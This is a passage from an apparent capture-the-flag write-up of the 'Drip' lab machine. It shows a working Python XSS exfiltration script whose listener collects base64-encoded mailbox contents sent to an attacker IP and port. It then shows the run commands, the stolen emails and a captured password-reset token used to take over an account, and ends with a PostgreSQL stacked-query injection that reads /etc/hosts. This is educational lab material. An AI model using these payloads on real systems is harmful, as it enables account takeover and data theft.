    'message': f"{start_mesg}{message}{end_mesg}",
    'content': 'html',
    'recipient': 'bcase@drip.htb'
}
print(f"{start_mesg}{message}{end_mesg}")

# Headers for the POST request
headers = {
    'Host': 'drip.htb',
    'Cache-Control': 'max-age=0',
    'Upgrade-Insecure-Requests': '1',
    'Origin': 'http://drip.htb',
    'Content-Type': 'application/x-www-form-urlencoded',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36',
    'Accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7',
    'Referer': 'http://drip.htb/index',
    'Accept-Encoding': 'gzip, deflate, br',
    'Accept-Language': 'en-US,en;q=0.9',
    'Cookie': 'session=eyJfZnJlc2giOmZhbHNlfQ.Z6fOBw.u9iWIiki2cUK55mmcizrzU5EJzE',
    'Connection': 'close'
}

# Function to send the POST request


def send_post():
    response = requests.post(TARGET_URL, data=post_data, headers=headers)
    print(f"[+] POST Request Sent! Status Code: {response.status_code}")

# Custom HTTP request handler to capture and decode the incoming data


class RequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if '/c=' in self.path:
            encoded_data = self.path.split('/c=')[1]
            decoded_data = base64.b64decode(encoded_data).decode('latin-1')
            # print(f"[+] Received data {decoded_data}")
            tree = html.fromstring(decoded_data)
```

```
            # XPath query to find the div with id 'messagebody'
            message_body = tree.xpath('//div[@id="messagebody"]')

            # Check if the div exists and extract the content
            if message_body:
                # Extract inner text, preserving line breaks
                message_text = message_body[0].text_content().strip()
                print("[+] Extracted Message Body Content:\n")
                print(message_text)
            else:
                print("[!] No div with id 'messagebody' found.")

        else:
            print("[!] Received request but no data found.")

        self.send_response(200)
        self.end_headers()
        self.wfile.write(b'OK')

    def log_message(self, format, *args):
        return  # Suppress default logging

# Function to start the HTTP server


def start_server():
    server_address = (LISTEN_IP, LISTEN_PORT)
    httpd = HTTPServer(server_address, RequestHandler)
    print(f"[+] Listening on port {LISTEN_PORT} for exfiltrated data...")
    httpd.serve_forever()


# Run the HTTP server in a separate thread
server_thread = threading.Thread(target=start_server)
server_thread.daemon = True
server_thread.start()

# Send the POST request
send_post()

# Keep the main thread alive to continue listening
try:
    while True:
        time.sleep(1)
except KeyboardInterrupt:
```

```
        print("\n[+] Stopping server.")
```

The script sends an XSS email to the user `bcase@drip.htb` on behalf of `root` and allows us to read the email with the required identifier.

Let's run it like this:

```
python3 xss.py -m 1 -i 10.10.16.3 -p 4243
```


And let's read letter #1, which contains nothing interesting:

```
[+] Extracted Message Body Content:

Hi bcase,

Welcome to DripMail! We're excited to provide you with convenient email solutions! If you need help, please reach out to
 us at support@drip.htb.
^C
[+] Stopping server.
```

And here is letter #2, which tells us about the dashboard, domain, and password reset:

```
[+] Extracted Message Body Content:

Hey Bryce,

The Analytics dashboard is now live. While it's still in development and limited in functionality, it should provide a g
ood starting point for gathering metadata on the users currently using our service.

You can access the dashboard at dev-a3f1-01.drip.htb. Please note that you'll need to reset your password before logging
 in.

If you encounter any issues or have feedback, let me know so I can address them promptly.

Thanks
```

Add the domain `dev-a3f1-01.drip.htb` to `/etc/hosts` .




Let's recover the password for the user `bcase@drip.htb` and try to read the link to the reset token. The cleaning script is triggered there, so let's wait a bit, send the link to recovery and read message #4 (or #3, you need to search):

```
python3 xss.py -m 4 -i 10.10.16.3 -p 4243
```


```
[+] Listening on port 4243 for exfiltrated data...
[+] POST Request Sent! Status Code: 200
[+] Extracted Message Body Content:

Your reset token has generated.  Please reset your password within the next 5 minutes.

You may reset your password here: http://dev-a3f1-01.drip.htb/reset/ImJjYXNlQGRyaXAuaHRiIg.Z6hvpQ.HSbPog2YghQIZ1-qbkJ_vc
lXV9w
```

If you didn’t have time, then the token for the machine should be generated forever:


```
http://dev-a3f1-
01.drip.htb/reset/ImJjYXNlQGRyaXAuaHRiIg.Z6hxdQ.HqFbEpQTO2AvDmlnLX-Jma_uwFM
```



Change the password and log in as user `bcase` to the dashboard.




I send the test request to the search and get the SQL Injection option:




Let's read the /etc/hosts file :

```
''; SELECT pg_read_file('/etc/hosts', 0, 2000);
```



